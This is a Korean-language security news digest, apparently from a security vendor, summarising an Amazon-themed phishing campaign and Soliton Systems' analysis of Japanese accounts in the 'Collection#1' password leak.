피싱대책협의회에 따르면, 문제의 피싱메일은 ‘당신의 계정은 폐쇄됩니다’ 등 복수의 제목으로 송신되고 있었다고 한다. 메일 본문에서는 ‘신용카드의 기한종료’ 등의 이유로 계정을 갱신할 수 없었다고 설명한다. 게다가 ‘이상한 조작을 검출했다’ 등으로 설명하며 계정이 정지되어 있다는 등의 말로 불안을 부추기고 있었다.

메일의 본문에 따르면, ‘이용해주셔서 감사합니다만,’, ‘계정에서 무엇이 가능한지 적으로 범위를 좁혀주십시오’ 등 부자연스러운 표현이 보인다. 게다가 ‘계정 Amazon’, ‘Amazon 계정’, ‘아마존계정’ 등 표기에 부자연스러움이 보여 기계번역을 이용하여 작성되었을 가능성이 높다.

유도처 피싱사이트로 적어도 3 건의 URL 이 이용되고 있으며 2 월18 일 시점에서 피싱사이트의 가동이 확인되고 있다. 이 협의회에서는 JPCERT 코디네이션센터에 조사를 의뢰하는 동시에 유사한 피싱사이트에 주의하도록 호소하고 있다.

[출처] http://www.security-next.com/102598

솔리톤, 거대 메일주소&패스워드 유출 "Collection#1"을 해석 – 새롭게 약 800 만 건

ソリトン、巨大メールアドレス＆パスワード漏えい"Collection#1"を解析 - 新たに約800万件

솔리톤시스템즈는 21 일, 검색에서는 찾을 수 없는 다크웹에 패스워드와 메일주소의 거대한 데이터세트가 유출되었다고 하는 이른바 'Collection#1'(콜렉션 넘버원)에 대해서, 일본 도메인에 대해 해석을 실시했다고 발표했다. 그리고 이 회사에서는 유출 피해를 입었다고 생각되는 일본국내 사이트가 발견되었을 경우에는 가능한 한 신속하게 주의환기의 연락을 실시하고 있다.

이 회사의 화이트페이퍼

이 회사는 2017 년 10 월부터 일본국내 최초의 유출계정피해조사서비스 '유출계정피해조사'를 개시하여 오픈소스인텔리전스(OSINT)방법에 의한 정보분석을 실시해왔는데, 올해에 들어 발각되기 시작한 세계규모의 거대한 메일주소와 패스워드 세트콜렉션의 유출파일 "Collection#1"의 유출상황을 정리했다.

'.jp'가 말미에 기재되는 메일주소나 파일을 분석한 결과, 총 레코드 수는 전 레코드 약 26 억 9,000 만의 0.74%인 약 2,002 만 레코드, 피해 사이트 수는 42 개 사이트였다. 지금까지 이 회사가 파악하지 못하고 있는 새로운 약 800 만건의 '.jp' 유출계정도 발견되고 있다. 상세한 분석은 화이트페이퍼에서도 발행하고 있는데 국가나 지방자치단체의 도메인도 포함되어 있다.

그리고 이 회사에서는 유출피해를 입었다고 생각되는 일본국내사이트가 발견되었을 경우에는 가능한 한 조속하게 주의권고 연락을 실시하고 있다.

[출처] https://news.mynavi.jp/article/20190221-775204/

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com